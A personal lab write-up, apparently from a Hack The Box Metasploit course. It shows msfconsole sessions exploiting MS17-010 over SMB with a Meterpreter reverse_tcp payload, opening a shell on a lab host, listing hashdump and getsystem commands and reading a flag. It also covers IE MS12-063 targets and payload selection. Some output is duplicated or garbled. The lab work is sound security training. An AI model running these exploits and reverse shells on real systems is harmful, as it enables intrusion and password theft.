2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exec
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection

MSF-Select Module

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb\_ms17\_010

msf6 > use 1

[\*] No payload configured, defaulting to windows/meterpreter/reverse\_tcp

msf6 exploit(windows/smb/ms17\_010\_psexec) >

options

Exploit options (exploit/windows/smb/ms17\_010\_psexec):

msf6 exploit(windows/smb/ms17\_010\_psexec) >

I tested the **options** flag.


```
kali@kali: ~/Desktop
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_psexec) > options
Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name      Current Setting  Required  Description
DBGTRACE    false          yes       Show extra debug trace info
LEAKATTEMPTS 99            yes       How many times to try to leak transaction
NAMEDPIPE     no             no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlist  yes       List of named pipes to check
RHOSTS      SERVICE_NAME    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       445             yes       The Target port (TCP)
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME  no        The service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME SERVICE_NAME        no        The service display name
SERVICE_NAME      ADMIN$         yes       The service name
SHARE        ADMIN$         yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    .              no        The Windows domain to use for authentication
SMBPass      .              no        The password for the specified username
SMBUser      .              no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.43.197  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port


Exploit target:
=====
Id  Name
--  --
0   Automatic
```

Then went ahead Trying to get Module Information.

The to specify the target, I went ahead setting the RHOST. “set RHOSTS MY\_Target\_IP” then  
“set LHOST my\_IP”



The i executed the exploit on my target using **run** command.



I gained access to meterpreter terminal. I went ahead trying some commands "help" to see commands available and also "pwd" to see the directory i am on.

```
[*] Meterpreter session 1 opened (10.10.14.110:4444 → 10.129.217.106:49672) at 2024-10-16 07:40:41 +0000 [pid:65536|id:5308073E51A5]
meterpreter > help
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (For http/https)
disable_unicode	Disables encoding of unicode strings
ode_encoding	Enables encoding of unicode strings
enable_unicode	Enables encoding of unicode strings
de_encoding	Disables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session

```
[*] Meterpreter session 1 opened (10.10.14.110:4444 → 10.129.217.106:49672) at 2024-10-16 07:40:41 +0000 [pid:65536|id:5308073E51A5]
meterpreter > help
```

Stdapi: Audio Output Commands	
Command	Description
play	play a waveform audio file (.wav) on the target system

Priv: Elevate Commands	
Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands	
Command	Description
hashdump	Dumps the contents of the SAM database

Priv: Timestamp Commands	
Command	Description
timestamp	Manipulate file MACE attributes

```
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

I then navigated to administrator's desktop to find the flag file. Listed its contents using **ls** command then viewed the contents of the flag file using **cat** command.

```
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database.

Priv: Timestamp Commands
Command Description
timestamp Manipulate file MACE attributes

meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:/Users/Administrator/Desktop/
meterpreter > ls
[-] Unknown command: ld
meterpreter > ls
Listing: C:/Users/Administrator/Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2020-10-05 23:18:25 +0000 desktop.ini
100666/rw-rw-rw- 29 fil 2022-05-16 11:19:21 +0000 flag.txt

meterpreter > cat flag.txt
HTB{MSF-WinD0w5-3xPL01t4t10n}meterpreter >
```

## Targets

Targets are unique identifiers for specific operating system versions that enable the selected exploit module to function correctly on that version.

The command "**show targets**" displays available vulnerable targets for a selected exploit module, while outside of an exploit context, it indicates the need to select an exploit first.

### Example

- "msf6 > show targets" results in an error if no exploit is selected.

```

kali@kali: ~/Desktop
File Actions Edit View Help
msf6 > show targets
[-] No exploit module selected.
msf6 >

```

## With Selected Module

- After selecting an exploit, "show targets" reveals available options.

## Selecting a Target

- Specific Targeting. Different exploits may require specific target ranges. For example, the "MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability" has several target options based on different Internet Explorer versions and Windows operating systems.
- Command for Info. We use "info" to understand an exploit's details and vulnerabilities, aiding in selection.

```

File Actions Edit View Help
msf6 > search MS12-063
Matching Modules
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/windows/browser/ie_execcommand_uaf  2012-09-14      good   No     MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/browser/ie_execcommand_uaf

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ie_execcommand_uaf) > info
[*] Info about the origins or functionality of different exploits or auxiliary.

Name: MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability
Module: exploit/windows/browser/ie_execcommand_uaf
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework license (BSD)
Rank: Good
Disclosed: 2012-09-14


Provided by:
unknown
eromang
binjo
sim3r <sim3r@metasploit.com>
juan vazquez <juan.vazquez@metasploit.com>

Available targets:
Id  Name
--  --
=> 0  Automatic
1  IE 7 on Windows XP SP3
2  IE 8 on Windows XP SP3
3  IE 7 on Windows Vista
4  IE 8 on Windows Vista
5  IE 8 on Windows 7

```

## Checking Vulnerabilities

- Vulnerability Information. We use the "info" command reveals important data, including a description of the vulnerability and the affected versions.
- Exploit Target Options. We can include options which include various combinations of Internet Explorer versions and their corresponding Windows OS.



The screenshot shows the Metasploit Framework interface on a Kali Linux desktop. The terminal window displays the following command and its output:

```
msf6 exploit(windows/browser/ie_execcommand_uaf) > options
```

Module options (exploit/windows/browser/ie\_execcommand\_uaf):

Name	Current Setting	Required	Description
OBFUSCATE	false	no	Enable JavaScript obfuscation
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.43.197	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name	Current Setting	Required	Description
0	Automatic	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
1	IE 6.0	0.0.0.0	yes	The local port to listen on.
2	IE 7.0	0.0.0.0	yes	Negotiate SSL for incoming connections
3	IE 8.0	0.0.0.0	yes	Path to a custom SSL certificate (default is randomly generated)


View the full module info with the info, or info -d command.

```
msf6 exploit(windows/browser/ie_execcommand_uaf) > [REDACTED]
```

## Target Selection Commands

### Command for Setting Target

- To select a specific target, use "set target <index number>", where <index number> corresponds to the desired target.



A screenshot of the msf6 exploit interface on a Kali Linux desktop. The terminal window shows the command `msf6 exploit(windows/browser/io_execcommand_uaf) > show targets`. The output lists "Exploit targets:" with a table:

Id	Name
0	Automatic
1	IE 7 on Windows XP SP3
2	IE 8 on Windows XP SP3
3	IE 7 on Windows Vista
4	IE 8 on Windows Vista
5	IE 8 on Windows 7
6	IE 9 on Windows 7

The command `target => 6` is entered at the prompt.

## Types of Targets

- Variety. Targets differ by service pack, OS version, and language version, affecting the return addresses and parameters within the exploit module.
- Return Addresses. Understanding return addresses is crucial for identifying targets, which can vary based on language packs, software versions, or hooks.

## Identifying Targets

- Identification Process. To identify a target accurately, obtain the target binaries and use tools like msfpescan to locate suitable return addresses.

# Payloads

Payloads are modules that facilitate the exploit module's role, typically establishing a reverse connection back to the attacker's machine.

- They allow for the execution of commands on the target OS after the exploit has succeeded.

## Types of Payloads

**Singles.** This are self-contained payloads that include the entire shellcode for execution. They are more stable but can be too large for some exploits.

- They provide immediate results, such as creating a user or starting a process.

**Stagers.** Smaller payloads that set up a connection between the attacker and the victim. They wait for the corresponding stage payload to execute.

- Are designed for reliability and can fallback to less-preferred options if needed.

**Example:** Windows NX and NO-NX stagers, with NX stagers being larger but more compatible.

**Stages** are components downloaded by stager modules and can provide advanced features without size limitations.

- They enable a larger payload download once a connection is established, allowing for more complex operations.

**Staged Payloads.** A modular exploitation process that separates functionalities into distinct code blocks (stages), which work together to grant remote access to the target.

**Stage0** represents the initial shellcode sent to establish a reverse connection. Common types include reverse\_tcp, reverse\_https, and bind\_tcp.

**Meterpreter Payload.** A versatile payload that uses DLL injection to maintain a stable connection, is hard to detect, and operates entirely in memory, leaving no trace on disk.

It offers a range of commands for tasks such as keystroke capture, password collection, and system manipulation. It supports dynamic loading of scripts and plugins.

## Searching for Payloads

- To explore available payloads, use "show payloads" in msfconsole.

#	Name	Disclosure Date	Rank	Check	Description
0	payload/aix/ppc/shell_bind_tcp	normal	No		AIX Command Shell, Bind TCP Inline
1	payload/aix/ppc/shell_find_port	normal	No		AIX Command Shell, Find Port Inline
2	payload/aix/ppc/shell_interact	normal	No		AIX execve Shell for inetd
3	payload/aix/ppc/shell_reverse_tcp	normal	No		AIX Command Shell, Reverse TCP Inline
4	payload/android/meterpreter/reverse_http	normal	No		Android Meterpreter, Android Reverse HTTP Stager
5	payload/android/meterpreter/reverse_https	normal	No		Android Meterpreter, Android Reverse HTTPS Stager
6	payload/android/meterpreter/reverse_tcp	normal	No		Android Meterpreter, Android Reverse TCP Stager
7	payload/android/meterpreter_reverse_http	normal	No		Android Meterpreter Shell, Reverse HTTP Inline
8	payload/android/meterpreter_reverse_https	normal	No		Android Meterpreter Shell, Reverse HTTPS Inline
9	payload/android/meterpreter_reverse_tcp	normal	No		Android Meterpreter Shell, Reverse TCP Inline
10	payload/android/shell/reverse_http	normal	No		Command Shell, Android Reverse HTTP Stager
11	payload/android/shell/reverse_https	normal	No		Command Shell, Android Reverse HTTPS Stager
12	payload/android/shell/reverse_tcp	normal	No		Command Shell, Android Reverse TCP Stager
13	payload/apple_ios/aarch64/meterpreter/reverse_http	normal	No		Apple_iOS Meterpreter, Reverse HTTP Inline
14	payload/apple_ios/aarch64/meterpreter/reverse_https	normal	No		Apple_iOS Meterpreter, Reverse HTTPS Inline
15	payload/apple_ios/aarch64/meterpreter/reverse_tcp	normal	No		Apple_iOS Meterpreter, Reverse TCP Inline
16	payload/apple_ios/aarch64/shell_reverse_tcp	normal	No		Apple_iOS aarch64 Command Shell, Reverse TCP Inline
17	payload/apple_ios/armle/meterpreter/reverse_http	normal	No		Apple_iOS Meterpreter, Reverse HTTP Inline
18	payload/apple_ios/armle/meterpreter/reverse_https	normal	No		Apple_iOS Meterpreter, Reverse HTTPS Inline
19	payload/apple_ios/armle/meterpreter/reverse_tcp	normal	No		Apple_iOS Meterpreter, Reverse TCP Inline
20	payload/bsd/sparc/shell_bind_tcp	normal	No		BSD Command Shell, Bind TCP Inline
21	payload/bsd/sparc/shell_reverse_tcp	normal	No		BSD Command Shell, Reverse TCP Inline
22	payload/bsd/vax/shell_reverse_tcp	normal	No		BSD Command Shell, Reverse TCP Inline
23	payload/bsd/x64/exec	normal	No		BSD x64 Execute Command
24	payload/bsd/x64/shell_bind_ipv6_tcp	normal	No		BSD x64 Command Shell, Bind TCP Inline (IPv6)
25	payload/bsd/x64/shell_bind_tcp	normal	No		BSD x64 Shell Bind TCP
26	payload/bsd/x64/shell_bind_tcp_small	normal	No		BSD x64 Command Shell, Bind TCP Inline
27	payload/bsd/x64/shell_reverse_ipv6_tcp	normal	No		BSD x64 Command Shell, Reverse TCP Inline (IPv6)
28	payload/bsd/x64/shell_reverse_tcp	normal	No		BSD x64 Shell Reverse TCP
29	payload/bsd/x64/shell_reverse_tcp_small	normal	No		BSD x64 Command Shell, Reverse TCP Inline
30	payload/bsd/x86/exec	normal	No		BSD Execute Command
31	payload/bsd/x86/metsvc_bind_tcp	normal	No		FreeBSD Meterpreter Service, Bind TCP
32	payload/bsd/x86/metsvc_reverse_tcp	normal	No		FreeBSD Meterpreter Service, Reverse TCP Inline
33	payload/bsd/x86/shell/bind_ipv6_tcp	normal	No		BSD Command Shell, Bind TCP Stager (IPv6)

**Selection.** The choice of payload depends on the desired actions on the target.

We can also use **grep** in msfconsole to filter out specific terms. This would speed up the search and, therefore, our selection.

For example, let us assume that we want to have a TCP based reverse shell handled by Meterpreter for our exploit. we can first search for all results that contain the word Meterpreter in the payloads.

```
msf6 exploit(windows/smb/ms17_010_ternalblue) > grep meterpreter show payloads
      22 payload/windows/x64/meterpreter/bind_ipv6_tcp          normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP St
      23 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid     normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP St
      24 payload/windows/x64/meterpreter/bind_named_pipe        normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe
Stager
      25 payload/windows/x64/meterpreter/bind_tcp              normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
      26 payload/windows/x64/meterpreter/bind_tcp_rc4           normal No   Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage E
ncryption, Metasm)
      27 payload/windows/x64/meterpreter/bind_tcp_uuid         normal No   Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Su
pport (Windows x64)
      28 payload/windows/x64/meterpreter/reverse_http          normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Sta
ger (wininet)
      29 payload/windows/x64/meterpreter/reverse_https         normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Sta
ger (wininet)
      30 payload/windows/x64/meterpreter/reverse_named_pipe    normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pi
pe (SMB) Stager
      31 payload/windows/x64/meterpreter/reverse_tcp            normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stag
er
      32 payload/windows/x64/meterpreter/reverse_tcp_rc4        normal No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage
Encryption, Metasm)
      33 payload/windows/x64/meterpreter/reverse_tcp_uuid       normal No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID
Support (Windows x64)
      34 payload/windows/x64/meterpreter/reverse_winhttp        normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Sta
ger (winhttp)
      35 payload/windows/x64/meterpreter/reverse_winhttps       normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS St
ager (winhttp)
msf6 exploit(windows/smb/ms17_010_ternalblue) > [REDACTED]
```

Adding another grep command after the first one and search for reverse\_tcp. " grep meterpreter  
grep reverse\_tcp show payloads". We get Only 3. Grep can make our search work easier.

```
kali@kali: ~/Desktop
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_ternalblue) > grep meterpreter grep reverse_tcp show payloads
      31 payload/windows/x64/meterpreter/reverse_tcp          normal  No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
      32 payload/windows/x64/meterpreter/reverse_tcp_rc4      normal  No    Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stager, Encryption, Metasm)
      33 payload/windows/x64/meterpreter/reverse_tcp_uuid     normal  No    Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
msf6 exploit(windows/smb/ms17_010_ternalblue) > 
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.43 seconds

```

This command returns the number of payloads. “grep -c meterpreter grep reverse\_tcp show payloads”. The count

### **Selecting Payloads**

we need the index number of the entry we want to use. The command is “set payload <no.>”

```

File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
RHOSTS          yes        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes       The target port (TCP)
SMBDomain        no        no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        no        (Optional) The password for the specified username
SMBUser          no        no        (Optional) The username to authenticate as
VERIFY_ARCH      true      yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true      yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC     thread      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.43.197  yes      The listen address (an interface may be specified)
LPORT         4444       yes      The listen port

Exploit target:
Id  Name
0   Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

```

File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep reverse_tcp show payloads
      31 payload/windows/x64/meterpreter/reverse_tcp          normal  No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
      32 payload/windows/x64/meterpreter/reverse_tcp_rc4      normal  No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasploit)
      33 payload/windows/x64/meterpreter/reverse_tcp_uuid      normal  No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 31
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

## Using Payloads

For the Exploit part, we will need to set the following:

- **RHOSTS** - The IP address of the remote host, the target machine.

- RPORT - We check that we are on port 445, where SMB is running.

For the payload part, we will need to set the following:

- LHOST - The host's IP address, the attacker's machine.
- LPORT - We check that the port is not already in use on our machine

```

msf6 exploit(**windows/smb/ms17_010_eternalblue**) > ifconfig
**[/*]** exec: ifconfig
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
<SNIP>
inet 10.10.14.15 netmask 255.255.254.0 destination 10.10.14.15
<SNIP>

